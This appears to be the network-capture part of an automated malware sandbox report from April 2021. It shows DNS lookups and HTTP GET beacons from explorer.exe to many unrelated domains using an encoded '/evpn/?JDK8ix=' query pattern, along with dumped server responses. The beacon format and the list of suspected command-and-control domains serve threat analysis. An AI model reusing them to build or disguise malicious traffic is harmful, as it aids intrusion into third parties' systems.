Apr 8, 2021 11:11:14.792407036 CEST	192.168.2.3	8.8.8.8	0x8358	Standard query (0)	www.cgpizza.net	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:19.976470947 CEST	192.168.2.3	8.8.8.8	0x3223	Standard query (0)	www.physicalrobot.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:10:00.211360931 CEST	8.8.8.8	192.168.2.3	0x82c	No error (0)	www.jamessicilia.com		208.91.197.91	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:05.924069881 CEST	8.8.8.8	192.168.2.3	0xcf2c	No error (0)	www.kinfet.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:10:05.924069881 CEST	8.8.8.8	192.168.2.3	0xcf2c	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:11.175832033 CEST	8.8.8.8	192.168.2.3	0x693a	No error (0)	www.productsoffholland.com	productsoffholland.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:10:11.175832033 CEST	8.8.8.8	192.168.2.3	0x693a	No error (0)	productsoffholland.com		45.82.188.40	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:17.028974056 CEST	8.8.8.8	192.168.2.3	0x70f8	No error (0)	www.markmalls.com		35.240.239.44	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:10:22.699301958 CEST	8.8.8.8	192.168.2.3	0x4a6b	No error (0)	www.zhuledao.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:10:22.699301958 CEST	8.8.8.8	192.168.2.3	0x4a6b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		52.15.160.167	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:22.699301958 CEST	8.8.8.8	192.168.2.3	0x4a6b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.13.255.157	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:22.699301958 CEST	8.8.8.8	192.168.2.3	0x4a6b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.14.206.30	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:28.052412033 CEST	8.8.8.8	192.168.2.3	0x2af8	No error (0)	www.jcernadas.com		52.216.152.43	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:38.376888037 CEST	8.8.8.8	192.168.2.3	0xd7fc	No error (0)	www.theholisticbirthco.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:10:38.376888037 CEST	8.8.8.8	192.168.2.3	0xd7fc	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:38.376888037 CEST	8.8.8.8	192.168.2.3	0xd7fc	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:38.376888037 CEST	8.8.8.8	192.168.2.3	0xd7fc	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:38.376888037 CEST	8.8.8.8	192.168.2.3	0xd7fc	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:43.652030945 CEST	8.8.8.8	192.168.2.3	0xf91f	Server failure (2)	www.glgshopbd.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:48.759172916 CEST	8.8.8.8	192.168.2.3	0x437a	No error (0)	www.tor-one.com		80.67.16.8	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:53.887645006 CEST	8.8.8.8	192.168.2.3	0xa308	No error (0)	www.de-knutselkeet.com		188.93.150.75	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:59.049151897 CEST	8.8.8.8	192.168.2.3	0xb165	No error (0)	www.autotrafficbot.com		45.88.202.115	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:04.159924030 CEST	8.8.8.8	192.168.2.3	0xda3d	No error (0)	www.curiosityisthecurebook.com	curiosityisthecurebook.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:11:04.159924030 CEST	8.8.8.8	192.168.2.3	0xda3d	No error (0)	curiosityisthecurebook.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:09.481863976 CEST	8.8.8.8	192.168.2.3	0xb04	No error (0)	www.usinggroovefunnels.com	usinggroovefunnels.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:11:09.481863976 CEST	8.8.8.8	192.168.2.3	0xb04	No error (0)	usinggroovefunnels.com		192.185.48.194	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:14.825829983 CEST	8.8.8.8	192.168.2.3	0x8358	No error (0)	www.cgpizza.net	cgpizza.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:11:14.825829983 CEST	8.8.8.8	192.168.2.3	0x8358	No error (0)	cgpizza.net		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:20.030536890 CEST	8.8.8.8	192.168.2.3	0x3223	No error (0)	www.physicalrobot.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jamessicilia.com
- www.kinfet.com
- www.productsoffholland.com
- www.markmalls.com
- www.zhuledao.com
- www.jcernadas.com
- www.theholisticbirthco.com
- www.tor-one.com
- www.de-knutselkeet.com
- www.autotrafficbot.com
- www.curiosityisthecurebook.com
- www.usinggroovefunnels.com
- www.cgpizza.net
- www.physicalrobot.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49724	208.91.197.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:00.365288973 CEST	1369	OUT	GET /evpn/?JDK8ix=fhrZBjxaI0WDrOMMLB9i/eTcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu HTTP/1.1 Host: www.jamessicilia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:00.582693100 CEST	1370	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 09:10:00 GMT Server: Apache Set-Cookie: vsid=926vr3654186005020546; expires=Tue, 07-Apr-2026 09:10:00 GMT; Max-Age=157680000; path=/; domain=www.jamessicilia.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_Ru1fD82/Yqs+3Zye7dtXUZ/oJiDw2u1OxPgH M8xCyLYyWaTMGCWQidzM+A86L7os7uHpkd6J4BLmsTmMgA8SfQ== Content-Length: 2559 Keep-Alive: timeout=5, max=84 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 2d 2d 0d 0a 09 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 61 6d 65 73 73 69 63 69 6c 69 61 2e 63 6f 6d 2f 3f 66 70 3d 63 73 4d 6d 56 73 25 32 46 25 32 42 4b 76 48 4e 34 52 50 72 64 6f 35 79 55 4e 75 25 32 46 61 4e 62 74 78 64 4a 63 69 53 5a 43 4d 69 7a 69 4a 49 31 52 7a 61 46 45 68 49 34 5a 35 65 52 6d 76 6a 31 4a 56 43 66 49 35 78 63 64 4a 61 47 44 58 6f 43 33 59 67 62 46 75 6a 7a 45 4c 6b 6d 42 67 56 25 32 46 76 67 63 71 79 45 63 56 75 4d 44 62 34 33 4e 55 31 4b 4e 5a 6e 6a 4f 6a 74 36 79 53 36 79 4c 32 4e 51 43 52 42 38 64 62 4a 79 53 51 4f 63 6f 79 4f 6d 33 4c 67 25 32 42 76 32 79 39 64 48 6a 58 43 78 55 51 58 50 38 36 59 44 70 51 52 6f 67 50 34 59 25 33 44 26 70 72 76 74 6f 66 3d 64 63 61 55 6f 53 4c 31 51 4d 30 36 6e 38 53 54 37 72 63 49 46 79 54 61 68 68 55 43 36 31 72 4b 57 32 67 63 76 66 55 76 47 48 34 25 33 44 26 70 6f 72 75 3d 34 50 48 48 73 33 34 44 6a 53 67 7a 6a 66 31 41 76 78 73 74 30 36 4c 30 25 32 42 62 36 76 39 44 72 48 74 61 33 42 68 67 58 39 41 43 30 56 39 4a 44 54 33 74 58 52 6b 67 67 53 44 52 65 53 72 61 6c 38 58 62 77 37 35 5a 76 37 76 74 43 33 37 66 45 4e 62 45 6e 4a 25 32 46 37 58 6e 42 63 4c 76 68 33 77 62 6a 76 62 61 72 37 61 30 57 25 32 46 37 77 6e 66 62 45 62 41 50 57 6a 6c 51 66 74 5a 6c 6b 76 25 32 42 76 51 7a 43 42 77 46 6a 4a 6c 33 37 69 63 37 75 48 34 56 25 32 46 66 74 70 5a 43 49 39 4c 65 65 41 4d 55 6a 47 25 32 42 6a 4e 6f 67 71 6d 71 65 4a 6d 76 39 4b 6f 53 48 30 4a 25 32 46 4d 68 6a 50 36 65 63 75 6f 33 4d 26 63 69 66 72 3d 31 26 4a 44 4b 38 69 78 3d 66 68 72 5a 42 6a 78 61 49 30 57 44 72 4f 4d 4d 4c 42 39 69 25 32 46 65 54 63 72 58 72 51 78 75 67 78 2b 6a 67 6f 6a 6d 37 42 41 64 36 66 42 65 36 34 4a 69 4f 57 6c 69 53 43 7a 66 55 6a 50 69 72 4a 7a 4a 43 6d 26 77 34 3d 6a 46 4e 70 33 36 49 68 75 22 3b 0d 0a 09 2f 2a 0d 0a 2d 2d 3e 0d 0a 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 Data Ascii: ...top.location="http://www.jamessicilia.com/?fp=csMmVs%2F%2BKvHN4RPrdo5yUNu%2FaNbtxdJci SZCMiziJI1RzaFEhI4Z5eRmvj1JVCfI5xcdJaGDXoC3YgbFujzELkmBgV%2FvgcqyEcVuMDb43NU1KNZnjOjt6yS6y L2NQCRB8dbJySQOcoyOm3Lg%2Bv2y9dHjXCxUQXP86YDpQRogP4Y%3D&prvtof=dcaUoSL1QM06n8ST7rcIFyTahhU C61rKW2gcvfUvGH4%3D&poru=4PHHs34DjSgzjf1Avxst06L0%2Bb6v9DrHta3BhgX9AC0V9JDT3tXRkggSDReSral 8Xbw75Zv7vtC37fENbEnJ%2F7XnBcLvh3wbjvbar7a0W%2F7wnfbEbAPWjlQftZlkv%2BvQzCBwFjJl37ic7uH4V%2 FftpZCI9LeeAMUjG%2BjNogqmqeJmv9KoSH0J%2FMhjP6ecuo3M&cifr=1&JDK8ix=fhrZBjxaI0WDrOMMLB9i%2Fe TcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu';/*--><html data-adblockkey="MFwwDQYJKoZ IhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6Q MyFwXT5CCRyjS2penECAwEA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49727	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:05.937941074 CEST	1395	OUT	GET /evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu HTTP/1.1 Host: www.kinfet.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:06.077676058 CEST	1396	IN	HTTP/1.1 403 Forbidden Date: Thu, 08 Apr 2021 09:10:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-us-east1 X-Request-ID: da345f65-3dc9-46ad-8b16-fd94fcfb308a Set-Cookie: _shopify_fs=2021-04-08T09%3A10%3A06Z; Expires=Fri, 08-Apr-22 09:10:06 GMT; Domain=kinfet.com; Path=/; SameSite=Lax X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC cf-request-id: 095258057e0000cc5abf907000000001 Server: cloudflare CF-RAY: 63ca5c4f2f01cc5a-ZRH alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49744	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:04.175527096 CEST	5167	OUT	GET /evpn/?JDK8ix=lIAMQw8Bc5WvbtZzc5MVHUptsiPc1Sl8tBJqhUvlbuUAA7ypaYYvmQWduCHy/+CL3sQ0&w4=jFNp36Ihu HTTP/1.1 Host: www.curiosityisthecurebook.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:11:04.291693926 CEST	5167	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 09:11:04 GMT Content-Type: text/html Content-Length: 275 ETag: "6063a886-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49745	192.185.48.194	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:09.627645969 CEST	5168	OUT	GET /evpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytNF&w4=jFNp36Ihu HTTP/1.1 Host: www.usinggroovefunnels.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:11:09.776088953 CEST	5169	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 09:11:09 GMT Server: Apache Location: http://bitly.ws/9qZUevpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytNF&w4=jFNp36Ihu Content-Length: 326 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 62 69 74 6c 79 2e 77 73 2f 39 71 5a 55 65 76 70 6e 2f 3f 4a 44 4b 38 69 78 3d 49 53 74 73 34 67 62 4d 68 71 79 75 54 6d 4b 72 53 48 5a 6d 6f 67 6e 42 39 37 4e 76 46 45 32 42 5a 70 35 79 59 74 63 30 64 38 49 38 34 55 4c 74 4e 52 54 50 6a 54 57 6c 4f 44 4c 4b 37 43 70 6b 79 74 4e 46 26 61 6d 70 3b 77 34 3d 6a 46 4e 70 33 36 49 68 75 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49746	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:14.840365887 CEST	5170	OUT	GET /evpn/?JDK8ix=uC/MtWgv+YrXZeFWxw8c+UMLGaJCPPY/UiwLcWwP6A/e3Dk62IKxdmGhKI0+YBSelN0N&w4=jFNp36Ihu HTTP/1.1 Host: www.cgpizza.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:11:14.966414928 CEST	5170	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 09:11:14 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe1d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49747	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:20.052567959 CEST	5171	OUT	GET /evpn/?JDK8ix=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtIxgIRAmB9RzgRW7JS2o&w4=jFNp36Ihu HTTP/1.1 Host: www.physicalrobot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:20.070189953 CEST	5172	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Thu, 08 Apr 2021 09:10:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 31 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 70 68 79 73 69 63 61 6c 72 6f 62 6f 74 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 64 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 70 68 79 73 69 63 61 6c 72 6f 62 6f 74 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>51 <meta http-equiv='refresh' content='5; url=http://www.physicalrobot.com/' />a </head>9 <body>3d You are being redirected to http://www.physicalrobot.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49748	208.91.197.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:25.228843927 CEST	5172	OUT	GET /evpn/?JDK8ix=fhrZBjxaI0WDrOMMLB9i/eTcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu HTTP/1.1 Host: www.jamessicilia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:11:25.415476084 CEST	5174	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 09:11:25 GMT Server: Apache Set-Cookie: vsid=928vr3654186853404344; expires=Tue, 07-Apr-2026 09:11:25 GMT; Max-Age=157680000; path=/; domain=www.jamessicilia.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_Ru1fD82/Yqs+3Zye7dtXUZ/oJiDw2u1OxPgH M8xCyLYyWaTMGCWQidzM+A86L7os7uHpkd6J4BLmsTmMgA8SfQ== Content-Length: 2565 Keep-Alive: timeout=5, max=123 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 2d 2d 0d 0a 09 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 61 6d 65 73 73 69 63 69 6c 69 61 2e 63 6f 6d 2f 3f 66 70 3d 78 69 77 37 61 7a 43 7a 4b 7a 31 25 32 42 58 56 56 6a 32 6c 67 6b 4b 25 32 42 65 6d 6a 5a 59 64 34 66 38 46 31 59 48 75 64 43 34 43 42 55 32 57 25 32 46 42 63 4c 39 58 38 25 32 42 52 58 71 69 34 75 61 44 52 44 7a 71 45 4d 56 4b 43 32 61 64 6a 59 73 7a 52 59 35 33 7a 44 63 42 32 63 46 4a 31 30 37 47 44 4d 44 72 4a 41 52 4f 4b 30 45 6f 71 55 64 72 48 36 45 66 4e 4f 37 37 65 63 34 4b 53 74 56 37 51 4f 6a 39 58 72 6c 78 66 4f 68 6c 69 49 78 25 32 42 4d 66 41 4c 4a 36 49 65 6b 6b 25 32 42 63 68 44 68 57 32 53 47 73 79 59 75 50 52 6e 50 6c 6f 25 32 46 6b 25 33 44 26 70 72 76 74 6f 66 3d 43 64 68 67 43 46 6c 36 4b 77 64 62 57 6c 39 72 5a 6c 6a 49 5a 49 4a 47 5a 78 62 36 63 64 70 30 48 67 25 32 46 6e 53 56 72 57 4c 4c 59 25 33 44 26 70 6f 72 75 3d 4d 52 63 76 30 30 38 43 6d 4f 50 52 34 37 65 55 5a 46 6f 25 32 42 41 51 79 49 56 6f 47 78 57 51 67 4d 75 65 5a 51 4f 30 4c 58 73 77 70 4e 46 49 7a 63 47 38 39 55 66 68 63 74 41 37 76 74 65 38 5a 6b 46 54 78 66 42 4e 72 38 70 25 32 42 37 65 45 5a 44 6a 4e 45 4f 4f 48 57 46 78 50 54 66 76 30 4c 66 75 25 32 42 61 59 54 7a 68 4a 68 63 58 58 46 25 32 42 6d 57 64 63 73 51 4a 38 72 67 4d 